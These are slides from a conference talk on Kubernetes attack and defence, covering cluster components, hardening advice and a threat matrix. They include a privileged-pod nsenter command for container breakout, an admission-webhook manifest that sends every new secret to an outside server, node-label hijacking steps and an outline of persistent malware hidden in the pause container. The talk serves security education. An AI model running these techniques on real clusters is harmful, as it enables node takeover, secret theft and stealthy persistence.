

**HACK MY TALK!**

**BUT IT'S DEPLOYED ON KUBERNETES**

# \$WHOAMI

- Benjamin Koltermann
- CEO of AVOLENS
- Cloud/Kubernetes Security Engineer
- CTF player @fluxfingers
- @p4ck3t0 on Twitter

**THANKS TO GOOGLE CLOUD FOR SPONSORING  
THE TALK ENVIRONMENT**



# AGENDA

1. Can you eat it? - Introduction
2. A look at the demo environment
3. Let's do some math - 1x1 of Kubernetes security
4. Advanced scenarios
5. Security evaluation

**CAN YOU EAT IT? - INTRODUCTION**

**NO!**

# CAN YOU EAT IT? - INTRODUCTION

- Container Orchestrator
- Master/Worker Nodes
- Everything is an API-Object
- Node, Namespace, Deployments, Pods, Services, Ingress

# CAN YOU EAT IT? - INTRODUCTION

## KUBE-APISERVER

"The API server **exposes an HTTP API** that lets end users, different parts of your cluster, and external components communicate with one another. The Kubernetes API lets you **query and manipulate** the state of **API objects** in Kubernetes (for example: Pods, Namespaces, ConfigMaps, and Events)." - [kubernetes.io](https://kubernetes.io)

# CAN YOU EAT IT? - INTRODUCTION

## ETCD

"etcd is a consistent and highly-available key value store used as **Kubernetes' backing store for all cluster data.**" - [kubernetes.io](https://kubernetes.io)



# CAN YOU EAT IT? - INTRODUCTION

## KUBELET

"The kubelet is the primary 'node agent' that **runs on each node**. The kubelet takes a set of PodSpecs that are provided through various mechanisms (primarily through the apiserver) and **ensures that the containers** described in those PodSpecs are **running and healthy**." - [kubernetes.io](https://kubernetes.io)


# CAN YOU EAT IT? - INTRODUCTION

## CONTAINER RUNTIME

"The container runtime is the software that is **responsible for running containers.**" - [kubernetes.io](https://kubernetes.io)

**A LOOK AT THE DEMO ENVIRONMENT**

# A LOOK AT THE DEMO ENVIRONMENT



# **A LOOK AT THE DEMO ENVIRONMENT**

**SOME ASSUMPTIONS**

# A LOOK AT THE DEMO ENVIRONMENT

## SOME ASSUMPTIONS

1. No attacks on the Kubernetes source code, just on the Kubernetes logic
2. No interaction with 3rd-party products, only vanilla Kubernetes
3. After a successful exploitation of an application, the hacker gains access to different Kubernetes resources

**LET'S DO SOME MATH - 1X1 OF  
KUBERNETES SECURITY**

# **LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY**


**MALICIOUS CONTAINER IMAGE**



# LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY

## MALICIOUS CONTAINER IMAGE

- Untrusted Images
- Unsafe Pedigree



# LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY

**MALICIOUS CONTAINER IMAGE**

Scan your container images!


# **LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY**

**KUBE-APISERVER**

# LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY

## KUBE-APISERVER

- Restrict access to the kube-apiserver
  - Role based access(RBAC), default since v1.8
  - Every pod has the default service account from their namespace
- Harden TLS configuration
- No public exposure



# **LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY**

**KUBELET**

# LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY

## KUBELET

### Arguments for the kubelet

```
--anonymous-auth=false \  
--authorization-mode=Webhook \  
--kubeconfig=PATH/TO/CONFIG
```

### Arguments for the kube-apiserver

```
--runtime-config=authorization.k8s.io/v1beta1=true \  
--authorization-mode=RBAC,Node
```

Kubelets allow **unauthenticated** access to their HTTPS endpoint, which grants control over the node and containers.

# **LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY**

**CONTAINER RUNTIME**

# LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY

## CONTAINER RUNTIME

```
kubectl run breakout -ti \  
--image=alpine \  
--rm \  
--overrides '{"spec":{"hostPID":true,  
"containers":[{"name":"dontlookatme","image":"alpine","stdin":true,"tty":true,  
"securityContext":{"privileged":true},  
"command":["nsenter","--mount=/proc/1/ns/mnt","--","/bin/bash"]}]}'
```



# LET'S DO SOME MATH - 1X1 OF KUBERNETES SECURITY

CONTAINER RUNTIME

Don't allow privileged pods!

# **ADVANCED SCENARIOS**

# ADVANCED SCENARIOS

We can create any kind of resources in a cluster. We aim to read every newly created or updated secret.

# **ADVANCED SCENARIOS**

## **DATA EXFILTRATION**

# ADVANCED SCENARIOS

## DATA EXFILTRATION


### ADMISSION CONTROLLER - VALIDATINGADMISSIONWEBHOOK

Validate every API request of a special resource and send it to our server.

# ADVANCED SCENARIOS

## DATA EXFILTRATION

### ADMISSION CONTROLLER - VALIDATINGADMISSIONWEBHOOK



# ADVANCED SCENARIOS

## DATA EXFILTRATION

```
1
2 apiVersion: admissionregistration.k8s.io/v1
3 kind: ValidatingWebhookConfiguration
4 metadata:
5   name: secret-checker
6 webhooks:
7   - name: demo.avolens.net
8     failurePolicy: Ignore
9     timeoutSeconds: 1
10    admissionReviewVersions: ["v1", "v1beta1"]
11    sideEffects: None
12    rules:
13      - operations: ["CREATE", "UPDATE"]
14        apiGroups: ["*"]
15        apiVersions: ["*"]
16        resources: ["secrets"]
17    clientConfig:
18      url: https://demo.avolens.net/
```

# ADVANCED SCENARIOS

## DATA EXFILTRATION

```
1
2 apiVersion: admissionregistration.k8s.io/v1
3 kind: ValidatingWebhookConfiguration
4 metadata:
5   name: secret-checker
6 webhooks:
7   - name: demo.avolens.net
8     failurePolicy: Ignore
9     timeoutSeconds: 1
10    admissionReviewVersions: ["v1", "v1beta1"]
11    sideEffects: None
12    rules:
13      - operations: ["CREATE", "UPDATE"]
14        apiGroups: ["*"]
15        apiVersions: ["*"]
16        resources: ["secrets"]
17    clientConfig:
18      url: https://demo.avolens.net/
```



# ADVANCED SCENARIOS

We can connect to one node and get a shell to access our containers (for debugging). We want to influence each deployment that the pods are scheduled on the node we control.

# **ADVANCED SCENARIOS**

## **STEALING DEPLOYMENTS**

# **ADVANCED SCENARIOS**

## **STEALING DEPLOYMENTS**

## **CHANGING NODE LABELS**

1. Check, which labels our node needs.
2. Add the label to our node.
3. If possible remove the label from the other nodes.

# ADVANCED SCENARIOS

## STEALING DEPLOYMENTS

```
kubectl label nodes NODENAME key=value
```

# ADVANCED SCENARIOS

## STEALING DEPLOYMENTS

```
resources:
  requests:
    cpu: 100m
    memory: 200Mi
  ports:
    - containerPort: 80
nodeSelector:
  app: slides
```

# ADVANCED SCENARIOS

## STEALING DEPLOYMENTS

## CHANGING NODE LABELS

Enable the admission controller NodeRestriction and use the label prefix **node-restriction.kubernetes.io/** to prevent kubelets from adding/removing/updating such labels.

# ADVANCED SCENARIOS

We have full access to a node (with root). Let's create our own autoscaling code.

# **ADVANCED SCENARIOS**

**AUTOSCALING MALWARE**



# **ADVANCED SCENARIOS**

## **AUTOSCALING MALWARE**

## **ABUSING PAUSE CONTAINER**

The pause container is a container created in a pod, which holds the network namespace. It is also responsible for reaping zombie processes.

# **ADVANCED SCENARIOS**

## **AUTOSCALING MALWARE**

1. Determine which container runtime is used

# ADVANCED SCENARIOS

## AUTOSCALING MALWARE

1. Determine which container runtime is used
2. Find out how the sandbox/pause container is used

# ADVANCED SCENARIOS

## AUTOSCALING MALWARE

1. Determine which container runtime is used
2. Find out how the sandbox/pause container is used
3. Build your own pause container

# ADVANCED SCENARIOS

## AUTOSCALING MALWARE

1. Determine which container runtime is used
2. Find out how the sandbox/pause container is used
3. Build your own pause container
4. Place the pause image on the node

# ADVANCED SCENARIOS

## AUTOSCALING MALWARE

1. Determine which container runtime is used
2. Find out how the sandbox/pause container is used
3. Build your own pause container
4. Place the pause image on the node
5. Reload container runtime

# ADVANCED SCENARIOS

## AUTOSCALING MALWARE - THE BEST THINGS

1. A new instance is created when a new pod is created on the node
2. Out of scope for common Kubernetes security tooling (including paid tooling)
3. Kubernetes Cluster behaves normal
4. Persistent over reboot and update

# **SECURITY EVALUATION**

## **KUBERNETES THREAD MATRIX**



# SECURITY EVALUATION

## KUBERNETES THREAD MATRIX

Reconnaissance	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Impact
Public Kubernetes API endpoint	Compromised images	Exec into container	Backdoor container	Privileged container	Clear container logs	List Kubernetes secrets	Kubernetes API access	Container service account	Private registry access	Malicious admission controller	Data destruction
Deployed resources	Kubeconfig file	Shell/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete k8s events	Container service account access	Kubelet access	Internal networking	Kubernetes secrets		Resource Hijacking
Kubernetes node information	Kubernetes API access	Run new container	Kubernetes CronJob	hostPath mount	Pod/container name similarity	Credentials in ConfigMap	Kubernetes resources	CoreDNS poisoning	Kubernetes ConfigMaps		Denial of service
	Kubelet access	Application exploit (RCE)	Malicious admission controller	Scaling resources	Pause container	Malicious admission controller		ARP poisoning			Data manipulation
	Supply chain compromise	Sidcar injection	Malicious pause container	Shadow Kubernetes API server	Counterfeit readiness/liveness probe	Container environment variables		IP spoofing			
		Malicious admission controller	Shadow Kubernetes API server		Shadow Kubernetes API server						
		Container command patch			Malicious pause container						
		Malicious operator			Scaling resources						

# **HACK MY TALK!**

**THIS TALK WILL BE OPEN SOURCED**

<https://github.com/avolens/troopers22-hack-my-talk>

# **HACK MY TALK!**

**THIS TALK IS PUBLIC!**

<http://slides.troopers.avolens.net:30000/>

**HACK MY TALK!**

**STAY SAFE!**